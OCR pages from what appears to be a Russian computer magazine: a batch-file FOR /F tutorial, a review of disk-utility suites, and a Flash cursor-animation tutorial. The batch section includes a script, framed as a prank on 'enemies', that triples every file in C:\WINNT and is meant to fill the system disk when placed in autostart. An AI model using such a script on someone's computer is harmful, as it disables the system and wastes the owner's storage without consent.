FOR /F [«параметры»] %%i IN ([список файлов] или [«строка»] или ['команда']) DO command %%i
Самый страшный и самый функциональный цикл :). Он открывает файлы, обрабатывает в них строки с заданными параметрами и выполняет команду для слов из каждой подходящей строки (по дефолту словом считаются символы, отделенные от остатка строки пробелами или табуляцией). Его мы применяли в прошлый раз, сегодня же рассмотрим во всей красе.

Ты, видимо, уже заметил, что вместо обычной маски в IN'е этого цикла стоят аж три параметра на выбор. Список файлов - он и в Африке список файлов, а вот «строка» и 'команда' - вещи для нас новые. Если параметр IN'а указан в двойных кавычках, система не интерпретирует его как список файлов или маску, а ищет слова прямо в нем. Если же параметр стоит в одинарных кавычках - он воспринимается как команда, и слова ищутся в строках, выведенных этой командой на экран (если помнишь, прошлый раз мы использовали dir для получения имен директорий).

В списке параметров указываются правила обработки строки. Если не указывать параметров вообще, цикл загребет из каждой строки каждого файла только первое слово. Если это тебя не устраивает, можно прописать следующие правила отделения строк:

eol=;
задает символ конца строки (после которого остаток строки пропускается), в нашем случае - «;».

skip=7
число строк от начала файла, которые надо пропустить, у нас - 7 штук.

delims= ,
задает символы, считающиеся разделителями слов, взамен пробела и таба, мы оставляем пробел и запятую.

tokens=1,3,6-8
жуткий параметр - задает слова для обработки, в нашем случае для каждой строки на обработку пойдут первое и третье, а также с шестого по восьмое. Если в конце параметра поставить «*» (tokens=1,3,5*), то слова будут обрабатываться с последнего указанного (5) и до конца. Самое главное - для каждого из слов строки выделяется отдельная переменная. То есть если первое слово задано как %%i, все последующие будут называться %%j, %%k, %%l и так далее по возрастанию алфавита. Нетрудно посчитать, что максимальное количество слов в строке - 52 (два алфавита: a-z, A-Z).

usebackq
меняет смысл кавычек - апострофы окружают команду, одинарные кавычки - строку, а двойные - набор файлов.

Давай замутим какой-нибудь пример, устраивающий сладкую жизнь нашим врагам. Создадим для каждого файла из C:\WINNT\ три дубля с расширением LOH, BAK и LAN :) в папке C:\WINNT\BACKUP\. Поднапряжем, так сказать, NTFS'ку :).

```
@echo off
pushd C:\WINNT\
```

rem Этой командой мы сохранили текущую директорию и перешли в C:\WINNT\.

```
echo loh > tmp.tmp
echo bak >> tmp.tmp
echo lan >> tmp.tmp
```

rem Скидываем во временный файл три гадких расширения.

```
for %%a in (*.*) do call :makebadthing
%%a
```

rem Тело цикла - для всех файлов вызываем подпроцедуру makebadthing с параметром «полное имя файла».

```
del tmp.tmp >NUL
popd
goto :eof
```

rem Конец :). Удаляем временный файл, возвращаемся в стартовый каталог.

```
:makebadthing
for /f %%b in (tmp.tmp) do copy %1
C:\WINNT\BACKUP\%~n1.%%b
goto :eof
```

rem Содержание процедуры: для каждой строки файла tmp.tmp выполняем такую команду:
«скопировать переданный параметр (%1 ака %%a) в файл C:\WINNT\BACKUP\[имя старого файла].[переменная цикла]». То есть имя нового файла складывается из имени старого (%~n1) и выбранного из файла расширения (%%b). Все :).

Вроде небольшое хулиганство, а счастья - полные штаны. Если прописать такой батник в автозагрузку, то через пару дней места на диске с виндами не будет вообще :). На сегодня все. В следующий раз мы будем мучить ассоциации файлов и ключи реестра. Пожелания по дальнейшему развитию рубрики принимаются на дроничсобакареалточкахакерточкару :).

Зы Command Extentions по дефолту включены далеко не везде, так что если ты хочешь использовать возможности CMD-интерфейса по полной программе, придется его включить :). Делается это тремя способами:
ввести в командной строке CMD /X;
присвоить значению ключа HKEY_CURRENT_USER\Software\Microsoft\Command Processor\EnableExtensions единицу;
первой (или второй, после @echo off) строкой батника ввести SETLOCAL ENABLEEXTENSIONS.
Выбирай на вкус :).

Карен Казарьян aka Kirion (kirion@winfo.org)

БИТВА ГИГАНТОВ: АТАКА КЛОНОВ


TWEAKWAR

Много ты знаешь программ из доблестного семейства оптимизаторов–твикеров? Наверное, много. И многие из них несут доблестную службу на твоем компе. Но среди них, как и в любой армии, есть солдаты, а есть тяжелая артиллерия :).

К сожалению, ее не так много, как хотелось бы, но достаточно, чтобы надолго задуматься о правильности выбора. Лично я знаю три продукта, которые подходят под это описание, достаточно известны и проверены временем. Это Norton Utilites, Mcaffee Utilites (в девичестве Nuts&Bolts) и Ontrack Fix-It Utilities. Как сказал бы зеленый предводитель джедаев (ака Сергей Сергеич): «Пришел я, чтобы спор разрешить давний: кто же лучше из них? Война клоническая началась!».

УСТАНОВКА

Не пойми неправильно, учить тебя использовать визарды никто не собирается, здесь действительно есть, о чем поговорить. Fix-It без проблем ставится на любую винду, Mcaffee не ставится на 2k/XP вообще (ну, не совсем :)), а с NU все сложнее. Дело в том, что существует несколько вариантов поставки от Symantec: основная это Norton SystemWorks 2002, в нее входит также антивирус, Winfax, Cleansweep (типа чистильщик, но весьма недоработанный, есть проги много лучше), Goback (создание точек восстановления и откат системы, хорошая вещь, но жрет много ресурсов), Process-Viewer (маленький, быстрый и удобный task manager, у меня стоит именно он, а не широко рекламируемый Starter). Поскольку программа требует IE5 (нафиг он ей - непонятно), то и он лежит в дистрибутиве. Я видел диски, где в пакет включен еще и фаерволл (наверное, пираты постарались :)). Щедрый альянс Symantec-Горбушка :). Но тут есть



1

2

1. Главное окно Norton SystemWorks...
2. ...Mcaffee Utilites.
3. ...и Fix-It Utilit... найди десять отличий

3

подвох: на 2k/XP встанет все, кроме самих NU :(. На эти оси ставятся только NU, идущие отдельно, т.е. Norton Utilites 2002, но по утилитам и по настройкам они заметно отличаются от SW, причем в меньшую сторону. Mcaffee Utilites в своем текущем состоянии (3.11) действительно не видит 2k/XP, но вот-вот появится версия 4.0, в которой данная бага в корне исправлена. К моменту выхода статьи ее будет вполне реально найти на той же Горбухе. Последняя версия Fix-It - 4.0, выходил достаточно серьезный апдейт, советую скачать, хотя и так неплохо работает, в поставку входит антивирус от Trend. Все программы в конце процесса установки предложат создать Rescue disc, но сделать это можно и после установки (недоступно в 2k/XP). Советую сделать и обновлять почаще. Rescue disk от Нортона меня как-то реально спас, ибо он умеет восстанавливать Fat и Partition Table (ненавижу выключение электричества посреди работы Partition Magic :)). Правда, он занимает три дискеты, а остальные - одну, зато его можно записать на любое устройство. Советую, кстати, почитать мануал в Pdf - там много говорится про восстановление информации с помощью Diskedit, вдруг пригодится (чур, меня, чур). Уфф... ну, вроде разобрались. Начинаем тестить!

ЗОВИ МЕНЯ ИНТЕГРАТОР

Когда видишь в первый раз все программы - начинаешь думать: кто у кого спер идею оболочки :), настолько они похожи.

Все они достаточно удобны, хотя разбивка на разделы, по-моему, лучше у Fix-It, а сама идея - у Нортона. Дело в том, что оболочка от Symantec - это отдельный продукт. Любая их современная программа встраивается в оболочку, и ее запуск и опции становятся доступны оттуда. Налицо удобство и экономия времени. У Mcaffee, правда, есть свой ланч-бар, который можно редактировать, но один его внешний вид вызывает желание быстренько его закрыть и снести вместе с самими утилитами :). У Нортона еще имеется «SymTray» - все проги из пакета имеют в трее один значок и выпадающую менюшку, вроде как экономит место и облегчает доступ, хотя лично я это отрубил. Все проги пытаются облегчить жизнь пользователю с помощью различных визардов, правда, Mcaffee и здесь облажалась :). Их «First Aid», конечно, симпатичен, но вот слегка странный набор тестов и отказ остановиться сразу после нажатия на cancel отбивают всякую охоту им пользоваться, лучше уж я ручками все сделаю.

Fix-It без проблем ставится на любую винду, Mcaffee не ставится на 2k/XP вообще, а с NU все сложнее.

4

5

Fix-It подошла к делу более обстоятельно. В наличии имеются аж четыре визарда на все случаи жизни: «SpeedUp» - в основном различная дефрагментация, «CleanUp» - очистка реестра, куки, кэша и т.п. (на самом деле, все эти чистильщики в больших программах - от лукавого, как-нибудь попозже мы познакомимся со специализированными прогами по очистке, намного лучше выполняющими свои функции). «FixUp» - занимается проверкой диска и реестра, поиском хардварных проблем и бэкапом системных файлов. «All-in-One», как не трудно догадаться (из названия), содержит в себе все визарды, хотя пользоваться им часто не приходится.
В состав NU входит визард «System check», занимающийся проверкой диска, реестра, уровня дефрагментации, состоянием «Rescue disk». В SystemWorks обладает фичей «One button checkup» - очередное интеграционное решение от Symantec. В эту проверку включено также антивирусное сканирование, проверка обновлений антивирусных баз, проверка свободного места, проверка системных файлов, причем, если один из компонентов не установлен, тебе об этом напишут. Единственный глюк этой программы, который я заметил, - даже если одна из проблем была поставлены на игнорирование, визард все равно будет о ней писать, в отличие от остальных утилиток.
За интерфейс плюсик получает Нортон. За визарды по плюсику получают Fix-It и Нортон, а Mcaffee пока отстает.


Когда видишь в первый раз все программы - начинаешь думать: кто у кого спер идею оболочки :), настолько они похожи.

ДОКТОР, А ЧТО С МОИМ ДИСКОМ?


Надеюсь, ни для кого не секрет, что стандартные виндовые дефрагментатор и Scandisk далеки от совершенства. Посмотрим, что предлагают нам взамен рассматриваемые пакеты. «Disk minder» от Mcaffee и «Disk Doctor» от Нортона равны по функциональности и по скорости проверки, возможно «Disk Doctor» чуть-чуть быстрее, но на глаз это незаметно. «DiskFixer» от Ontrack разочаровал. Тестовый диск он проверял почти в два раза дольше, чем его коллеги. Стоить отметить странное нежелание проверять поверхность у дисков на FAT32 при работе в 2k/XP как у «Disk Doctor», так и у «DiskFixer». У «Disk Doctor» это лечится установкой опции «enable free space testing» (причем тут тест свободного места - непонятно, ну да ладно), как быть с «DiskFixer» я не знаю. Если кто встречался с этой проблемой - поделитесь с народом. Кстати, у всех пакетов есть так называемый «Disk Image» (или snapshot) - создание слепка диска, который затем используется в других утилитах пакета. «Disk Image» почему-то недоступен в NU под 2k/XP.
Диск мы проверили, будем оптимизировать. Процесс дефрагментации достаточно долгий, но скорость работы после нее повышается очень сильно. «Disk tune» от Mcaffee и «JetDefrag» от Ontrack приблизительно равны по скорости, правда «Disk tune» сильно грузит систему, хотя настройки позволяют регулировать отданные на растерзание ресурсы. В настройках «JetDefrag» под 2k/XP есть возможность задать дефрагментацию файла подкачки и журнальных файлов при следующей загрузке - удобно и быстро. Также у Ontrack есть фирменная технология IntelliCluster, которую, правда, надо отдельно включить. Суть в том, что небольшая прога висит в памяти и собирает сведения о часто запускаемых программах, чтобы потом эта информация использовалась при дефрагментации, что по идее должно повысить ее эффективность. «Speed Disk» от Symantec под 2k/XP и под 9x -

4. Красиво и бесполезно
5. Самый, самый визард

6. Нажми на кнопку - получишь результат
7. Speed Disk под ME...
8. ...и под XP - почувствуй разницу



6



7


это фактически две разные программы. Когда-то «Speed disk NT» выпускался как отдельный продукт, и теперь его включили в NU под НТшные оси.
Но и версия под 9x тоже хороша, она умеет оптимизировать файл подкачки и по умолчанию переносит его в начало диска, умеет временно выгружать из памяти все приложения, так что дефрагментация проходит очень быстро, особенно, если она запущена из «Norton optimization wizard» (о нем несколько позже). В 2к/XP версии есть только настройки использования системных ресурсов, но я бы не сказал, что она работает медленнее. Среди рассмотренных утилит «Speed disk» без вопросов лучшая, ставлю жирный плюс. Специально для забывчивых: во всех пакетах имеется функция восстановления файлов. И «Norton UnErase», и «Mcaffee Trashguard», и «File Undeleter» резервируют место на диске для защищенных файлов и имеют функции поиска по свободному месту на диске с целью восстановления (на NTFS не работает). В Fix-It это реализовано плохо: нет возможности указать исключения, поиск в директории, восстановить что-либо почти нереально. Лучшим опять стал Нортон. Кстати, и Нортон («Wipeinfo»), и Mcaffee («Shredder») умеют еще и безвозвратно удалять файлы с диска, затирать свободное место. Fuck da spezsloozhbas!

СВЯЩЕННОЕ ДЕРЕВО

Ухоженный реестр - залог здоровья системы. Его надо проверять, чистить, оптимизировать. И без верных помощников тут никак не справиться. Кого же мы выберем? Mcaffee предлагает нам редактор реестра (от Regedit отличается не сильно) и «Registry Wizard», позволяющий: архивировать, очищать, чинить и оптимизировать реестр. Из всего этого добра может пригодиться только оптимизация, ибо очистка и ремонт сделаны откровенно плохо, а для архивирования есть Scanreg. И зачем копировать стандартные системные функции? У Fix-It в наличии имеется «RegistryCleaner» (практически такой же, как в Mcaffee), «RegistryEditor», слегка удобнее стандартного, RegistryFixer (достаточно оригинальный) и RegistryDefrag - оптимизатор реестра. Оригинальность «RegisrtryFixer» заключается в том, что все ошибки он делит на три части: зеленые он чинит сам, в желтые можно вмешаться, красные он не будет чинить без твоего ведома. Ремонт получается толковый, хотя рассчитанный больше на удаление неверных ключей, чем на их исправление. Symantec предлагает нам «Registry Editor» (можно также редактировать ini-файлы), «Registry Tracker» - делает снимки реестра и последующее сравнение, весьма полезная вещь (жирный минус - эти две утилиты недоступны под 2к/XP), и «WinDoctor». Функция по оптимизации реестра входит в «Norton optimization wizard». Основное отличие «WinDoctor» - он не рассчитан на удаление мусора из реестра. Зато только он умеет нормально искать недостающие системные файлы, ошибки ActiveX/Com секций реестра и многие другие. Найденную проблему можно чинить автоматически, а можно в ручном режиме. Можно и проигнорировать, и тогда она не будет выводиться в результатах следующих проверок. В целом, если ты юзаешь какой-нибудь чистильщик реестра от стороннего производителя, то «WinDoctor» можно считать лучшей программой по ремонту реестра. В результате - плюс NU и полплюса Fix-It.

СКОБЯНЫЕ ИЗДЕЛИЯ

Системные мониторы... Во время своих оптимизаторских изысканий я часто пользовался «System Doctor» от Нортона, поскольку в нем имеется приличный набор датчиков, которые можно настроить по своему вкусу, да и систему он грузит не сильно. Впрочем «WinGauge» от Mcaffee не очень отстает от него. А вот Fix-It разочаровал: мониторы выбираются из встроенных, системных, свои, видимо, сделать не захотели. Для желающих ознакомиться с состоянием системы имеются: «Discover pro» от Mcaffee, «System information» от Нортона, «System Explorer» от Ontrack. В Fix-It есть средство поиска проблем железа - «PCDiagnostics», Mcaffee пытается сделать это в своем «First Aid», о котором уже говорилось выше. В предыдущих версиях NU тоже была подобная утилита (вроде называлась «Norton Diagnostics»), но теперь ее нет. Насколько это правильно - я не знаю, но для тестирования железа есть много специализированных программ, которые лучше справляются со своим делом. Плюсов не дам никому ;).



ФИШКИ

Коротко об особенностях пакетов. В состав Fix-it входят такие вещи, как «Disk Verifier» - проверка CD на ошибки (особо не нужно, так как эта функция есть в хороших программах для записи дисков. Если только старые диски проверять...), «ClockSync» - если тебе важна точность времени до секунды, может и пригодится, хотя программ для синхронизации времени - полно. «SMART defender» - а вот это может пригодиться, SMART-диагностика жестких дисков. «CrashProof» - аналог «CrashGuard» от Нортона, вроде как предотвращает ошибки виндов. ИМХО, бесполезная вещь. «Easy Recovery» - вообще это отдельный продукт Ontrack для восстановления данных. В пакет входит lite-edition, позволяющая восстановить до 50 файлов. Ничего хорошего или плохого про нее сказать не могу, ибо в таких случаях у меня под рукой был бэкап. Но, наверное, может спасти... «Error Tracker» - отслеживает и записывает ошибки системы (очень интересное чтиво, наверное, получается :)). Фишки от Mcaffee интересны своей бесполезностью. «Zip manager» - зачем? Теперь даже в саму винду встроена работа с архивами. «Quick copy» - неудобно, да и ничуть не быстрее обычного копирования. «Safe&Sound» - средство резервного копирования (ну, может и пригодится, но...). «EZ Setup» - кое-какая настройка виндов (не устаю рекламировать твикер для настоящих мужчин - X-Setup, www.x-teq.com). «Launch rocket» - выглядит вроде интересно. Прога перестраивает запускаемые файлы, чтобы те быстрее запускались. Загорелся, решил проверить, вот результат: до оптимизации Photoshop грузился за 23 секунды, после - за 21. Выводы делайте сами, лично я считаю, что такое ускорение не стоит затраченной на эту программу памяти. У Нортона фишек, в общем-то, и нет, если не считать «Optimization wizard». Прога выставляет размер свопа и диск, на котором он будет размещаться, оптимизирует реестр. После перезагрузки запускает дефрагментацию (правда, не всегда, а при определенном уровне фрагментации), причем перед загрузкой других программ. За эту фишку можно ставить жирный плюс.

> Rescue disk от Нортона меня как-то реально спас, ибо он умеет восстанавливать Fat и Partition Table (ненавижу выключение электричества посреди работы Partition Magic :)).

ВЕРДИКТ

К чему же мы пришли? Mcaffee плетется позади, позоря славное имя Nuts&Bolts. А ведь когда-то она была на голову выше Нортона... Norton SystemWorks 2002 - лучшее решение для win9x. А вот для 2к/XP выбора практически нет - надо ставить Fix-It, ибо NU под эти оси поражает своей недоработанностью. Лучшим вариантом будет, наверное, скомбинировать работу этих программ, как, например, делаю я. Может с выходом новых версий ситуация и изменится, а пока... «Пусть сила поможет тебе, юный Скайуокер».

Все куски комплексов, одаренные плюсами, будут подробно рассмотрены в ближайших номерах в боях с независимыми конкурентами.

ilich (ilich@winfo.org)

IE-Desktop

ИЗВРАЩЕНИЯ ПРОДОЛЖАЮТСЯ

Ну что ж. Теперь всем уже достоверно известно, что ты конкретный мачо. Ведь у тебя теперь, небось, самый–самый информативный Рабочий стол, всем и вся говорящий дико лестные слова о частях твоего тела, да и вообще о тебе в целом.

Но вот беда: надпись-то остается одной и той же уже месяц? Да и мыша над этой байдой не особо выразительная. Это не соответствует твоему имиджу и подлежит корректировке.

LOADING...

Начнем с легкого. Иди в папку, где лежат файлы *.fla и *.swf, созданные за прошлый сеанс. Создай там текстовик «mytext.txt» и набей в него «text=Не грусти - загрузи!» (только без кавычек).
Теперь Flash. Ткни правой кнопкой мыши на клипушнике «Main» на твоей Рабочей области и выбирай в выпавшем меню пункт «Операции» («Actions»). В экспертном режиме (Ctrl+E) вводи:


```
onClipEvent (load) {
    loadVariables(«mytext.txt»,this)
}
onClipEvent (data) {
    str.str1=text;
}
```


Ты, бесспорно, самый крутой флешер и программер мира сего, но я все же на всякий случай поясню, что дает этот код :). Конструкция onClipEvent () выполняет какие-либо заданные действия по событию клипа, указанному в скобках. Событие load значит «загрузка», прикинь :). Ит минз, что операция loadVariables(«mytext.txt», this), которая грузит переменные из файла «mytext.txt» на текущий уровень, выполнится лишь по загрузке данного клипа. Все операции, связанные с событием data, сработают, когда окончательно грузанутся все переменные из указанного файла. Т.е. переменной «str.str1» (а ты наверняка помнишь, что это текст нашей бегущей строки) присвоится значение только что загруженной переменной «text».
Зачем, собственно, все это нужно было-то? А затем, чтобы тебе, перец, не напрягаться лишний раз, загружая Flash, дабы изменить текст бегущей строки.
Только стоит тебе знать один нюанс: наша строка str1 в самой флешке, как известно, осталась не пустой. Так вот, это было сделано не зря, т.к. размер (длина) этой строки при присвоении ей нового текста не изменится. Так что не особо удивляйся, если после ввода очень длинной строки в текстовик у тебя обрежется ее половина в swf и, следовательно, на обоях. И, кстати, скрипт, двигающий мувик с текстом, в таком случае становится немного недоделанным :))). Попробуй в качестве тренировки это исправить. Я знаю, для тебя это раз кликнуть. На крайняк мыль - помогу.


РАЗНЕСИ КУРСОР!


По-моему, издевательство во Flash'е над курсором мыши - есть существенный шаг к статусу продвинутого флешера. Если ты уже God в этом деле, можешь дальше не читать (шучу, конечно, читай на здоровье, может быть, все же узнаешь чего новое ;)).
Я опишу только один из способов замены курсора клипом. У него есть свои преимущества и баги, но все равно он будет наиболее оптимальным для начинающего.
Для начала нам нужен будет курсор, который стоит у тебя для основного режима. Можно импортировать реальный курсор, а потом отредактировать (убрать фон, оставив одну лишь стрелку). Хотя гораздо лучше и быстрее было бы этот самый курсор просто нарисовать, благо средств рисования во Flash'е хватает. Этот нарисованный курсор загони в символ (выдели его и жми

Фишка в том, что кнопка никак на будет реагировать на события мыши (а-ля press, release и т.п.), если она закрыта сверху другой кнопкой.









1. Да с таким курсором хоть на край света
2. Goodbye, cruel world!
3. Удобно жить не запретишь!
4. Готово!

По-моему, издевательство во Flash'е над курсором мыши - есть существенный шаг к статусу продвинутого флешера. Если ты уже Бог в этом деле, можешь дальше не читать.

F8) типа «Графика» (Graphic) и назови его «Cur». Перемести центр (Модификация/Трансформирование/Редактирование центра) этого нового символа на самый кончик стрелки.

Теперь настала очередь для наиболее сложного для некоторых (но, я уверен, не для тебя :))) действия - рисования анимации. Создай новый клип (имя - «Cur-Bomb»). В этом клипе надо нарисовать взрыв курсора. Только сделай это так, чтобы начинался ролик с целого и невредимого курсора, расположенного кончиком стрелки прямо в центр Рабочей области, а заканчивался плавным расползанием кусочков курсора в стороны с одновременным уменьшением их прозрачности. Сделать расползание можно так. Разрежь инструментом Лассо указатель на несколько неровных кусков и расположи их друг над другом в разных слоях так, чтобы они якобы образовывали целый курсор. Ну а потом для каждого из них делай Motion Tweening, типа эти куски курсора разлетаются в разные стороны и становятся прозрачными. В самом нижнем слое можно вставить анимацию стрелки той же формы, что и курсор, только полностью красного цвета. Сделай эту стрелку потихоньку увеличивающейся, с уменьшающейся прозрачностью (чем меньше значение Alpha, тем прозрачнее объект) в течение всей анимации - будет красиво :). В первый кадр, там, где курсор еще целый и невредимый, поставь команду stop().

В качестве фона для курсора создадим (Ctrl + F8) новый символ кнопки, назвав его «Fon-Button». Кнопка автоматом откроется для редактирования. Прямо над центром Рабочей области рисуй прямоугольник. Двойным щелчком Стрелкой по его рамке выделяй ее затем, чтобы удалить - без нее легче. Выдели оставшийся прямоугольник заливки и в панели Микшер (Mixer) сделай его абсолютно прозрачным. Видишь наверху на временной шкале четыре крупных помеченных кадра? Первый из них отличается от остальных? Это потому, что он не пустой - именно в нем наш прямоугольник. Хватай этот кадр и тащи его в четвертый кадр, а потом с зажатым Shift'ом - обратно в первый. Что мы получили? Первый кадр растянулся на четыре клетки.

Открой из библиотеки символ «Main» и перетащи в него из той же библиотеки нашу «Fon-Button» и клип «Cur-Bomb». В панели Копия (Instance - Ctrl + I) укажи для последнего имя «bomb». Кнопку фона расположи и растяни так, чтобы она полностью (уж если не сама, то вместе с кнопкой «MyButton») закрывала всю Рабочую область (не стремайся, помни, что кнопки прозрачные! :)). Теперь помести ее выше всех символов на Рабочей области (Модификация/Выстраивание/Переместить на самый верх), а после этого подними наверх и кнопку «MyButton» (просто фишка в том, что кнопка никак на будет реагировать на события мыши (а-ля press, release и т.п.), если она закрыта сверху другой кнопкой. Обе кнопки нам нужны на самом верху, причем «MyButton» должна быть выше всех :).

Mouse.Hide()

Ну, дружище, теперь, когда напряг рисования позади, перейдем к созданию скриптов. Я не знаю, какое у тебя выражение лица, когда ты слышишь от меня что-то вроде «давай покодим» или «ActionScript». Надеюсь, в такие моменты у тебя на лице располагается добрая улыбка маньяка, только что выполнившего очередную миссию :). В конце концов, не так уж много программирования в этом Flash'е!

В клипе «Main» жми правой пимпой мыши на экземпляр кнопки «MyButton» на Рабочей области и в открывшемся меню выбирай Операции (Actions). Там уже есть кое-что. Из этого чего-то привычными движениями пальцев в области устройства ввода (клавы) надо сделать следующее:

```
on (rollOver) {
    _root.main.str2 = _root.main.str.str1;
    _root.main.str.str1 = «»;
    _root.main.bomb._x=_xmouse;
    _root.main.bomb._y=_ymouse;
    startDrag(_root.main.bomb);
    Mouse.hide()
}
on (rollOut) {
    _root.main.str.str1 = _root.main.str2;
    _root.main.str2 = «»;
    stopDrag();
    _root.main.bomb._x=-200;
    _root.main.bomb._y=-200;
    Mouse.show()
}
on (press) {
    tellTarget (_root.main.bomb) {
        gotoAndPlay (2);
    };
}
```

Разберем все по порядку. В код для rollOver (мышка НАД) мы добавили четыре новые строки. Первые две из них присваивают клипу «bomb» координаты курсора мыши. По команде startDrag(_root.main.bomb) этот клип «прилипает» к курсору мышки, а благодаря штучке Mouse.hide() прячется реальный виндовский курсор. В rollOut (мышка НЕ НАД) теперь прекращается таскание клипа «bomb» за мышкой, он выносится за пределы swf, и мы снова видим родимый мастдаевский указатель :). Когда ты кликнешь (on(press)) по кнопке, клипу _root.main.bomb будет дано указание начать проигрываться со второго кадра (как раз там, где начинается разрушение курсора). Клип проигрывается один раз, автоматически возвращается и останавливается на первом кадре, там, где целый и здоровый символ «Cur», и ты снова готов к разрушительному клику :).

В новоиспеченную пимпу «Fon-Button» вставляем все то, что мы сейчас добавили в «MyButton». У тебя должно там получиться:

```
on (rollOver) {
    _root.main.bomb._x=_xmouse;
    _root.main.bomb._y=_ymouse;
    startDrag(_root.main.bomb);
    Mouse.hide()
}
on (rollOut) {
    stopDrag();
    _root.main.bomb._x=-200;
    _root.main.bomb._y=-200;
    Mouse.show()
}
on (press) {
    tellTarget (_root.main.bomb) {
        gotoAndPlay (2);
    };
}
```

Это был один из способов создания своего курсора во Flash'е. Если ты просвещен (или хочешь просветиться) в этой теме и хочешь поделиться своим мнением, то не медли с мылом.

Ну вот и все! Дави Ctrl + Enter. Смотри на строку, на новый курсор. А главное, кликай, кликай, кликай!

И да пребудет с тобой Великий Flash!

